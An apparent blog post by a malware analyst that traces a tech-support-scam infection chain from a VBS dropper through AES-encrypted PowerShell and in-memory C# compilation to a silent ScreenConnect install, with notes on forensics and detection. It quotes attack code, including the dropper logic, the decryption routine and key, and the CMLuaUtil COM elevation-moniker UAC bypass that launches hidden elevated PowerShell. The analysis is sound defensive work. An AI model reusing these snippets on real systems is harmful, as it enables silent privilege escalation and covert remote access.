Seven Minutes - A Real-World LOLBIN Chain From Start to Finish
The Call
The call seemed legitimate. Someone claiming to be from their bank knew their name, verified their Social Security Number, and walked them through what sounded like a routine security issue. By the time they were asked to download and run a program to resolve it, there was no reason to be suspicious. That’s the thing about social engineering done well. The technical attack is almost an afterthought.
Something felt off shortly after the program ran. They couldn’t say exactly what, just the feeling that something wasn’t right. They pulled the power cord and called for help.
That power pull turned out to be one of the best decisions they could have made, and it’s also the reason this case doesn’t have a clear closing point. But we’ll get to that.
What I found when I pulled the KAPE triage package is what I want to write about here. This case introduced me to a handful of techniques I’d heard of but never seen with this much depth: Living Off the Land binaries, in-memory code compilation, and a UAC bypass that abuses a legitimate Windows COM interface. I’m still early in my malware analysis journey, and this one pushed me to look things up constantly. I want to share what I learned, along with the honest process of figuring it out, for anyone else working through these concepts for the first time.
The Setup
This is a classic tech support scam delivery mechanism. The victim receives a call, the caller claims to be from Microsoft (or a security company, or their ISP), and they’re instructed to run a file. No vulnerability is exploited. No drive-by download. The victim runs the dropper voluntarily because they’ve been socially engineered into trusting the caller. It’s frustratingly effective, and it means the first stage of the chain bypasses every technical control on the machine.
The full attack chain, from initial execution to established remote access, looked like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27

Victim runs dropper.vbs

        ↓

wscript.exe executes PS1 orchestrator

        ↓

PS1 decrypts + compiles C# in-memory (UAC bypass DLL)

        ↓

C# uses COM elevation moniker → spawns PowerShell as admin

        ↓

Admin PS1 installs ScreenConnect MSI silently

        ↓

Cleanup: VBScript deletes artifacts, hardens service DACL, hides folder

        ↓

ScreenConnect calls home → attacker has full remote access
Approximately seven and a half minutes. That’s the window between initial VBS execution and the power cut. Let’s walk through what happened in that window.
Stage 1: The Dropper, wscript.exe, and the Concept of Living Off the Land
The first file the victim ran was called Device extraction.vbs. The name is designed to sound like something a legitimate technician would ask you to run. It’s a Visual Basic Script, executed by wscript.exe, the Windows Script Host that ships on every modern Windows machine.
Opening the file, the first thing you notice is that it’s enormous. Almost the entire script is a single variable assignment:
Set objShell = CreateObject("WScript.Shell")

Set objFSO = CreateObject("Scripting.FileSystemObject")


base64Script = "JGJhc2U2NFNjcmlwdCA9ICdablZ1WTNScGIyNGdSR1ZqY25sd..." ' [~500KB of base64]
 The massive base64 blob
That blob decodes to the PS1 orchestrator. Here’s what the rest of the script does with it:
decodedScript = DecodeBase64WithMSXML(base64Script)

WriteBinaryToFile objShell.SpecialFolders("MyDocuments") & "\d6jgPh6BvU.ps1", decodedScript


RandomDelay 5000, 5000


cmd = "powershell -ExecutionPolicy Bypass -File """ & objShell.SpecialFolders("MyDocuments") & "\d6jgPh6BvU.ps1"""

objShell.Run cmd, 0, False


RandomDelay 5000, 5000

' ... more delays ...


filePath = objShell.SpecialFolders("MyDocuments") & "\d6jgPh6BvU.ps1"

If objFSO.FileExists(filePath) Then

    objFSO.DeleteFile filePath

End If
And at the very bottom, a pair of math functions that are never called:
Function ComplexCalc1(x, y)

    a = x ^ 2 + y ^ 2

    b = Sqr(a) * Log(a + 1)

    c = Sin(x) * Cos(y) + Exp(-x / y)

    ComplexCalc1 = b + c

End Function


Function ComplexCalc2(n)

    ' ...

End Function
Step by step, this script:
Decodes the blob using
MSXML2.DOMDocument, a COM object built into Windows for XML processing that also happens to support base64 decoding natively. No PowerShell, no certutil, no external tool needed.Writes the decoded bytes to
Documents\d6jgPh6BvU.ps1usingADODB.Stream, another built-in COM object for binary data streams. Again, no external dependency.Adds jitter via
RandomDelaycalls scattered throughout. Sandboxes and automated analysis pipelines often have short execution windows; a few seconds of sleep can push activity past the analysis timeout.Executes the PS1 with
-ExecutionPolicy Bypassand window style0(hidden), then deletes it after it runs.Pads the file with dead code.
ComplexCalc1andComplexCalc2are never referenced anywhere else in the script. They’re there to bulk out the file and add noise that might confuse signature-based detection or make a human analyst spend time on irrelevant code.
A few things stood out to me here. First, the use of COM objects for both decoding and writing the file is interesting. This is the first hint of the COM theme that runs through the whole chain. Second, the PS1 is written to the Documents folder rather than %TEMP%. Temp directories get more scrutiny from security tooling; Documents is where users store files and tends to get less attention. Third: even though the PS1 is deleted after execution, the USN Journal shows it existed. That’s a pattern we’ll see again.
LOLBINs(Living Off the Land Binaries) aren’t a new concept to me, as I’ve used them in CTF scenarios and understood the theory well enough. What I hadn’t seen before was a chain this deliberate, where every single stage leaned on a different signed Microsoft binary. wscript.exe, powershell.exe, msiexec.exe, sc.exe, attrib.exe. No stage needed its own executable. The whole infection ran on tools Windows shipped with the machine.
That matters because antivirus and EDR solutions have to make a judgment call about every process that runs. A signed Microsoft binary with a known legitimate use case gets a lot more benefit of the doubt than an unknown EXE. Attackers know this and build their chains around it. The LOLBAS Project maintains a community-curated catalog of these binaries; it’s worth bookmarking.
The tell with wscript.exe isn’t the process itself. It’s the child process it spawns. wscript.exe → powershell.exe as a parent-child relationship is a high-fidelity detection signal. Legitimately, Windows Script Host doesn’t need to invoke PowerShell.
 Here we see wscript calling the various LOLBINs and Powershell files generated in the attack chain
Stage 2: The Orchestrator, PowerShell, AES Encryption, and Compiling Code in Memory
The VBScript’s only job was to pull down and execute a PowerShell script. That PS1 orchestrator is where the real work happens, and it does several things worth unpacking individually.
Why PowerShell
PowerShell is the Swiss Army knife of Windows administration, and therefore inevitably the Swiss Army knife of Windows malware. It has direct access to the .NET framework, COM objects, the Windows API, and practically anything else an attacker needs. When you’re building an attack chain out of legitimate Windows tools, PowerShell is almost always in the middle of it.
The invocation flags you’ll see on malicious PowerShell over and over again:
1
2
3

powershell.exe -noprofile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "..."
-noprofile skips loading the user’s profile (faster, fewer hooks), -ExecutionPolicy Bypass ignores the execution policy restriction that’s supposed to prevent unsigned scripts from running, and -WindowStyle Hidden means no visible window. When you see this combination in a process tree or a prefetch entry, your instincts should fire.
AES Encryption in the Script
The orchestrator doesn’t carry its payloads in plaintext. They’re AES-128-CBC encrypted blobs, stored as base64 strings directly inside the script. The key was hardcoded: gpuauktvvhptjhkf. That’s typical for commodity malware. Operational security isn’t always a priority when the attack vector is “call someone and convince them to run a file.”

AES-CBC needs two things to decrypt: the key and an initialization vector (IV). The IV is prepended to the ciphertext, so the script reads the first 16 bytes as the IV and the remainder as the actual encrypted data. The decryption function in the script looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27

function Decrypt-AES {

    param([byte[]]$Data, [string]$Key)

    $aes = [System.Security.Cryptography.Aes]::Create()

    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC

    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

    $keyBytes = [System.Text.Encoding]::UTF8.GetBytes($Key)

    $IV = $Data[0..15]

    $ciphertext = $Data[16..($Data.Length - 1)]

    $aes.Key = $keyBytes

    $aes.IV = $IV

    $decryptor = $aes.CreateDecryptor()

    return $decryptor.TransformFinalBlock($ciphertext, 0, $ciphertext.Length)

}

When I first saw the base64 blob, my instinct was to decode it and expect something readable. What I got instead was what looked like random binary, because it was encrypted. AES output looks like noise; base64-encoded plaintext usually has some structure once decoded. That difference is a quick sanity check worth keeping in your back pocket.
In-Memory C# Compilation
This is the part that surprised me most. I genuinely didn’t know this was possible before I saw it here: PowerShell can compile and execute C# code at runtime, entirely in memory, without ever writing an executable to disk.
It does this through the .NET Microsoft.CSharp.CSharpCodeProvider class. You pass it C# source code as a string, it compiles the code into a DLL in memory, and you can call the resulting methods directly. From an attacker’s perspective, no binary on disk means nothing for AV to scan. From a forensics perspective, it presents a challenge, but not an insurmountable one.

Even though the final DLL lives only in RAM, the .NET compiler writes temporary artifacts to disk during compilation:
| Extension | Contents |
|---|---|
.0.cs | C# source code as written by the compiler |
.tmp | Compiler working file |
.dll | Compiled assembly |
.cmdline | Compiler command line arguments |
.out | Compiler stdout |
.err | Compiler stderr |
These land in %TEMP% with random 8-character names and are deleted immediately after compilation completes. By the time I was looking at this machine, every one of those files was gone.
Here’s where the USN Journal becomes your best friend: the NTFS change journal records the creation and deletion of every file, even after the file is gone. The journal entry persists until the journal wraps around. That’s exactly how I found these files in this case:
1
2
3
4
5
6
7
8
9

FileName: pggpr3gx.0.cs    Timestamp: 2026-04-24 15:33:12    Reason: FileCreate

FileName: pggpr3gx.tmp     Timestamp: 2026-04-24 15:33:12    Reason: FileCreate

FileName: pggpr3gx.dll     Timestamp: 2026-04-24 15:33:14    Reason: FileCreate

FileName: pggpr3gx.0.cs    Timestamp: 2026-04-24 15:33:15    Reason: FileDelete
The USN Journal ($UsnJrnl:$J in NTFS-speak) is an underappreciated artifact. Learn to parse it. It’ll come up constantly in filesystem forensics work, and it retains a history of file activity that survives deletion. MFTECmd from Eric Zimmerman’s toolkit handles this well if you want a parsed CSV output.
Stage 3: The UAC Bypass, COM, Elevation Monikers, and ICMLuaUtil
This stage required the most research. COM is one of those Windows subsystems that’s been around for 30 years and still shows up in attack chains regularly, but it’s not exactly intuitive to learn from scratch.
What Is COM?
COM (Component Object Model) is a Windows framework from the early 1990s that lets software components expose functionality to other processes in a language-agnostic way. A COM server registers itself in the Windows registry under a unique identifier called a CLSID (Class Identifier), and any other process can create an instance of it and call its methods. If you’ve ever wondered what all those GUID-looking keys are under HKCR\CLSID\ in the registry, many of them are COM component registrations.
What makes COM relevant for malware is that it handles cross-process instantiation natively, including across privilege levels. That’s the feature that gets abused here.
The Elevation Moniker
When Microsoft introduced UAC in Windows Vista, they also introduced a COM feature called the Elevation Moniker, a way for COM servers to request elevated access. The idea was to allow certain trusted COM objects to self-elevate without requiring the user to interact with a UAC prompt, because those objects were on Microsoft’s internal “safe list.”
The moniker string looks like this:
1
2
3

Elevation:Administrator!new:{CLSID}
When you pass this to CoGetObject(), Windows checks whether the target CLSID is registered as an auto-elevation COM object. If it is, Windows elevates it silently. No UAC dialog, no user interaction required. The security assumption is that every object on that trusted list is safe. The reality is that some of them expose more capability than Microsoft intended.
ICMLuaUtil Specifically

The decrypted C# payload targets two specific identifiers:
1
2
3
4
5

Guid icvftbg = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7"); // CMLuaUtil CLSID

Guid amtikbn = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C"); // ICMLuaUtil IID
CMLuaUtil is a component used internally by Windows for certain elevation flows. Its ICMLuaUtil interface exposes a ShellExec method that, when called on an already-elevated COM object, lets you launch a process at elevated privilege with no UAC prompt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

string monikerName = "Elevation:Administrator!new:" + CLSID;


BIND_OPTS3 bo = new BIND_OPTS3();

bo.cbStruct = (uint)Marshal.SizeOf(bo);

bo.hwnd = IntPtr.Zero;

bo.dwClassContext = (int)CLSCTX.CLSCTX_LOCAL_SERVER;


object retVal = CoGetObject(monikerName, ref bo, InterfaceID);
1
2
3
4
5
6
7
8
9

string args = string.Format(

    "-noprofile -ExecutionPolicy Bypass -WindowStyle Hidden -Command \"{0}\"",

    command);

ktobspk.ShellExec("powershell.exe", args, null, SEE_MASK_DEFAULT, SW_HIDE);
The net result: a process running as a standard user silently spawns a fully elevated PowerShell session. No dialog. No click. No indication to the user that anything happened.
This is not a vulnerability in the traditional sense. There’s no buffer overflow, no memory corruption, no CVE. It’s abuse of a documented Windows feature, exposed through a trusted COM component that Microsoft hasn’t locked down. The UACME project catalogs dozens of UAC bypass techniques including this one. It’s a good reference for understanding the landscape, not to use these techniques, but to understand what defenders are actually up against.
Stage 4: ScreenConnect as a RAT
With elevated PowerShell in hand, the script downloads and installs ScreenConnect (legitimate remote access software used by IT departments everywhere) silently via msiexec.exe:
1
2
3

msiexec.exe /i sc.msi /qn
msiexec.exe is another LOLBIN. The Windows Installer host is signed, trusted, and given wide latitude by security tooling because it’s how software installation normally works. The /qn flag installs completely silently: no UI, no taskbar presence, nothing visible to the user. Delivering a RAT as a pre-configured MSI is increasingly common precisely because it blends in.
